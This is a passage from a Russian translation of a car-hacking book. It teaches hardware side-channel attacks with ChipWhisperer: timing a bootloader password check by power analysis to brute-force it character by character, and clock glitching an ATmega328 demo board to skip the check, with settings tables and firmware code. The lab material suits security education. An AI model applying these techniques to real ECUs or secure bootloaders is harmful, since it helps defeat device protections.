


Рисунок 8-16: power trace допустимого пароля.

Детали рисунка 8-16 не так важны; смысл в том, чтобы дать вам ощущение, как выглядит "хороший" сигнал. Толстые линии, которые вы видите, - это normal processing, а примерно в диапазоне 8000 samples есть провал, когда processing instructions изменились. (Это может быть что-то в проверке пароля, но на этом этапе не будем заикливаться на деталях.)

Теперь введите недопустимый пароль - ff:

```
>>> resetAVR()
>>> write("@@@")
>>> write("ff")
```

Рисунок 8-17 показывает power trace для этого пароля.




Рисунок 8-17: power trace для пароля без допустимых символов.

Можно увидеть, что программа зависает в infinite loop, когда power reading смещается от normal к почти постоянному 0 power usage.

Теперь попробуем пароль с допустимым первым символом, чтобы увидеть, заметим ли разницу:

```
>>> resetAVR()
>>> write("@@@")
>>> write("of")
```

На рисунке 8-18 один дополнительный фрагмент активен до того, как устройство входит в infinite loop. Мы видим normal power usage, затем провал на 8000, который видели в первом допустимом считывании, а потом еще немного normal usage перед входом устройства в infinite loop с 0 usage.




Рисунок 8-18: power trace пароля с допустимым первым символом.

Примечание. Размер samples, используемых для одного допустимого символа, можно определить, измерив длину между провалом на 8000 и infinite loop, который начинается около 16000. В этом случае можно грубо оценить, что sample size для проверки одного символа составляет около 8000 traces (16000 - 8000).

Скриптование ChipWhisperer с Python

Поскольку ChipWhisperer написан на Python, он хорошо поддается scripting, поэтому можно заскриптовать эти power traces, чтобы создать brute-forcer, который сможет очень быстро получить пароль bootloader. Настроив script на проверку, превышают ли data points power trace заданный threshold, brute-forcer сможет сразу сказать, правильный ли target character.

Глядя на значения данных на y-axis на рисунке 8-18, можно увидеть, что при активности данные достигают 0.1, а когда мы в infinite loop, они держатся около отметки 0. Если target character правильный, threshold для script можно установить в 0.1, и если ни одно значение в sample range одного byte не достигает 0.1, можно заключить, что мы в infinite loop и символ пароля был неправильным.

Например, если пароль состоит из 255 разных символов с максимальной длиной 3, пароль будет одним из 255^3 , или 16,581,375, вариантов. Однако, поскольку мы можем мгновенно обнаружить правильный символ, в худшем случае brute-forcer должен попробовать только 255×3 , или 765, вариантов. Если символ не совпадает с заданным паролем, bootloader прыгает в infinite loop. С другой стороны, если бы password check routine ждала проверки всего пароля независимо от его правильности, такой timing analysis был бы невозможен. Тот факт, что небольшой код во встраиваемых системах часто проектируется максимально эффективным, может открывать его для разрушительных timing attacks.

Примечание. Подробнее о том, как написать собственный brute-forcer для ChipWhisperer, см. tutorials NewAE. Пример brute-forcer включен на <http://www.nostarch.com/carhacking/>.

Secure bootloaders и любые embedded systems, проверяющие valid code, могут быть уязвимы к этому типу атаки. Некоторые автомобильные системы требуют challenge response или valid access code для доступа к lower-level functions. Угадывание или brute-forcing таких паролей может занимать очень много времени и делать традиционные brute-force methods нереалистичными. Используя power analysis для мониторинга того, как проверяются эти пароли или коды, можно вывести пароль, делая то, что было бы слишком долгим для полного перебора, вполне выполнимым.

Внедрение отказов

Fault injection, также известная как glitching, подразумевает атаку на микросхему путем нарушения ее нормальной работы и потенциального принуждения пропустить выполнение определенных инструкций, например используемых для включения безопасности. Когда вы читаете datasheet микросхемы, вы увидите, что к диапазону clock speeds и power levels привязано предупреждение: несоблюдение этих диапазонов даст непредсказуемые результаты. Именно этим вы и воспользуетесь при glitching. В этом разделе вы узнаете, как вносить faults через вмешательство в clock speeds и power levels.

Clock glitching

Любой ECU или chip полагается на internal clock для синхронизации инструкций. Каждый раз, когда microcontroller получает pulse от clock, он загружает instruction, и пока эта instruction декодируется и выполняется, загружается следующая instruction. Это значит, что для корректной загрузки и выполнения инструкций нужен устойчивый rhythm of pulses. Но что произойдет, если во время одного из clock pulses возникнет сбой? Рассмотрим clock glitch на рисунке 8-19.




Рисунок 8-19: нормальный clock cycle (сверху) и glitched clock cycle (снизу).

Поскольку Program Counter успевает increment, но не имеет достаточно времени для decode и execute instruction до загрузки следующей instruction, microcontroller обычно пропускает эту instruction. В нижнем цикле на рисунке 8-19 instruction 3 пропущена, потому что у нее недостаточно времени на выполнение до выдачи другой instruction. Это может быть полезно для обхода security methods, выхода из loops или повторного включения JTAG.

Чтобы выполнить clock glitch, нужно использовать систему быстрее, чем система target. Плата field-programmable gate array (FPGA) идеальна, но этот трюк можно выполнить и с другими microcontrollers. Для выполнения glitch нужно синхронизироваться с clock target и, когда выдается instruction, которую вы хотите пропустить, притянуть clock к ground на часть цикла.

Мы продемонстрируем clock-glitching attack с помощью ChipWhisperer и демо-software, созданного для такой атаки. Настройка Victim Board почти такая же, как для power attack, за исключением того, что нужно изменить jumpers для Clock pin (в середине платы), который должен быть установлен только для FPGAOUT путем замыкания pins (см. рисунок 8-20).




Рисунок 8-20: MultiTarget Victim Board, настроенная для glitching.

Мы настроим ChipWhisperer на управление clock ATmega328. И general settings, и target settings такие же, как в power attack, обсуждавшейся в разделе "Настройка ChipWhisperer для последовательной связи" на странице 140; единственное исключение - baud rate для TX и RX нужно установить в 38400. Включите и Scope, и Target, переключив их с DIS на CON на toolbar, как обсуждалось ранее. Рисунок 8-21 и таблица 8-4 показывают полные настройки.

Parameter	Value
Freq Counter	7.37 MHz
Freq Counter Src	CLKGEN Output
CLKGEN Settings	
Input Source	system
Multiply	14
Divide	57
DCM Locked	☒
Reset CLKGEN DCM	
Desired Frequency	7.37 MHz
Extra	
CW Extra Settings	
Trigger Pins	
Front Panel A	☒
Front Panel B	☐
Target IO1 (Serial TXD)	☐
Target IO2 (Serial RXD)	☐
Target IO3 (SmartCard Serial)	☐
Target IO4 (Trigger Line)	☐
Collection Mode	OR
Trigger Module	Basic (Edge/Level)
Trigger Out on FPA	☐
Clock Source	Front Panel A
Target HS IO-Out	Glitch Module
Target IOn Pins	
Target IO1	Serial TXD
Target IO2	Serial RXD
Target IO3	High-Z
Target IO4	High-Z
Target IOn GPIO Mode	
Target IO1: GPIO	
Target IO2: GPIO	
Target IO3: GPIO	
Target IO4: GPIO	
Glitch Module	
Clock Source	CLKGEN
Glitch Width (as % of period)	0
Glitch Width (fine adjust)	0
General Settings Scope Settings Target Settings Trace Settings	

Рисунок 8-21: настройки Scope для glitching.

Таблица 8-4: настройки главного окна ChipWhisperer для clock-glitch attack.

Area	Category	Setting	Value
OpenADC	ADC Clock	Frequency Counter Src	CLKGEN Output
OpenADC	CLKGEN Settings	Desired Frequency	7.37 MHz
OpenADC	CLKGEN Settings	Reset CLKGEN DCM	Push button
Glitch module	Clock Source	CLKGEN	
CW Extra	Trigger Pins	Target HS IO-Out	Glitch Module

Эти настройки дают ChipWhisperer полный контроль над clock target board и позволяют загрузить glitch demo firmware. Firmware для target находится во framework ChipWhisperer в директории hardware/victims/firmware/avr-glitch-examples. Откройте glitchexample.c в любимом editor, затем перейдите к методу main() внизу кода. Измените glitch1() на glitch3(), чтобы следовать этой демонстрации, и затем перекомпилируйте firmware glitchexample для ATmega328p:

```
$ make MCU=atmega328p
```

Теперь загрузите файл glitchexample.hex через AVRDUDESS, как мы делали в разделе "Подготовка теста с AVRDUDESS" на странице 139. После загрузки firmware переключитесь в главное окно ChipWhisperer и откройте serial terminal. Нажмите Connect, затем переключитесь в AVRDUDESS и нажмите Detect. Это должно сбросить chip, так что вы увидите hello в capture terminal. Введите password и нажмите Send. Предполагая, что вы ввели неправильный password, capture terminal должен показать F0ff и зависнуть, как на рисунке 8-22.



Рисунок 8-22: пример неправильного пароля.

Теперь вернитесь в editor и посмотрите исходный код `glitchexample`. Как показано в листинге 8-2, это простая password check.

```
for(cnt = 0; cnt < 5; cnt++){
    if (inp[cnt] != passwd[cnt]){
        passok = 0;
    }
}
if (!passok){
    output_ch_0('F');
    output_ch_0('O');
    output_ch_0('f');
    output_ch_0('f');
    output_ch_0('\n');
} else {
    output_ch_0('W');
    output_ch_0('e');
    output_ch_0('l');
    output_ch_0('c');
    output_ch_0('o');
    output_ch_0('m');
    output_ch_0('e');
    output_ch_0('\n');
}
```

Листинг 8-2: метод проверки пароля для glitch3().

Если введен invalid password, passok устанавливается в 0, и сообщение Foff выводится на экран; в противном случае на экран выводится Welcome. Наша цель - внести clock glitch, который обойдет password verification либо пропуском instruction, устанавливающей passok в 0 (так что она никогда не будет установлена в 0), либо переходом сразу к welcome message. Мы сделаем второе, манипулируя width и offset percentages в glitch settings.

Рисунок 8-23 показывает несколько возможных мест для размещения glitch. Разные chips и разные instructions реагируют по-разному в зависимости от того, где размещен glitch, поэтому экспериментируйте, чтобы определить, какое место лучше работает в вашей ситуации. Рисунок 8-23 также показывает, как выглядит normal clock cycle под scope. Если использовать positive offset в настройках ChipWhisperer, это вызовет краткое падение в середине clock cycle. Если использовать negative offset, это вызовет краткий spike перед clock cycle.

Мы установим следующие glitch options в ChipWhisperer, чтобы вызвать краткий spike перед clock cycle, используя -10 percent offset:

```
Glitch width %: 7
Glitch Offset %: -10
Glitch Trigger: Ext Trigger: Continuous
Repeat: 1
```




Рисунок 8-23: пример размещения glitch.

Теперь вернитесь в главное окно ChipWhisperer, чтобы настроить CW Extras, как показано на рисунке 8-24. Это сконфигурирует ChipWhisperer так, чтобы он вызывал clock glitch только при получении сигнала от trigger line.




Рисунок 8-24: настройка glitch в CW Extra Settings.

Примечание. Glitching - неточная наука. Разные chips по-разному реагируют на settings, и вам придется много экспериментировать с settings, чтобы правильно подобрать timing. Даже если вам не удастся эксплуатировать clock glitch стабильно, часто достаточно добиться правильного срабатывания всего один раз, чтобы эксплуатировать устройство.

Настройка trigger line

Теперь, когда ChipWhisperer настроен на ожидание сигнала на trigger line, нужно изменить код так, чтобы он использовал trigger line. Trigger line - это pin 16 на connector ChipWhisperer. Когда trigger line получает сигнал (voltage peaks), он запускает software ChipWhisperer.

Trigger line - это универсальный input method, используемый ChipWhisperer. Цель - заставить trigger line получить сигнал прямо перед точкой, которую мы хотим атаковать. Если бы мы смотрели на hardware и заметили, что светодиод загорается прямо перед областью, которую мы хотим атаковать, мы могли бы припаять LED к trigger line, чтобы заставить ChipWhisperer ждать ровно нужного момента.

Для этой демонстрации мы изменим firmware так, чтобы trigger line срабатывала в области, которую мы хотим glitch. Сначала добавим немного кода в стандартный пример glitch 3, показанный в листинге 8-2. Используйте любимый editor, чтобы добавить defines из листинга 8-3 ближе к началу glitchexample.c.

```
#define trigger_setup() DDRC |= 0x01
#define trigger_high() PORTC |= 0x01
#define trigger_low() PORTC &= ~(0x01)
```

Листинг 8-3: настройка trigger defines в glitchexample.c.

Поместите trigger_setup() внутрь метода main() прямо перед тем, как он печатает hello, а затем оберните цель trigger, как показано в листинге 8-4.

```
for(cnt = 0; cnt < 5; cnt++){
  if (inp[cnt] != passwd[cnt]){
    trigger_high();
    passok = 0;
    trigger_low();
  }
}
```

Листинг 8-4: добавление trigger_high и trigger_low вокруг passok, чтобы запустить glitch.

Теперь перекомпилируйте make MCU=atmega328p и повторно загрузите firmware на Victim Board. (Перед загрузкой firmware убедитесь, что параметр Glitch Trigger в настройках ChipWhisperer установлен в Manual, иначе можно случайно glitch загрузку firmware.) После загрузки firmware переключите параметр Glitch Trigger обратно в Ext Trigger:Continuous. Теперь введите любой password. Если вы получаете сообщение Welcome, вы успешно выполнили glitch устройства, как показано на рисунке 8-25.




Рисунок 8-25: успешный glitch проверки пароля.

К сожалению, в реальном мире вы, вероятно, не сможете использовать trigger line таким же способом, потому что у вас не будет доступа к исходному коду target или trigger event не будет достаточно близко к месту, где вы хотите выполнить glitch. В таких случаях нужно играть с другими settings и Ext trigger offset. Откройте Glitch Monitor в меню Tools, чтобы экспериментировать с разными settings.

Power glitching

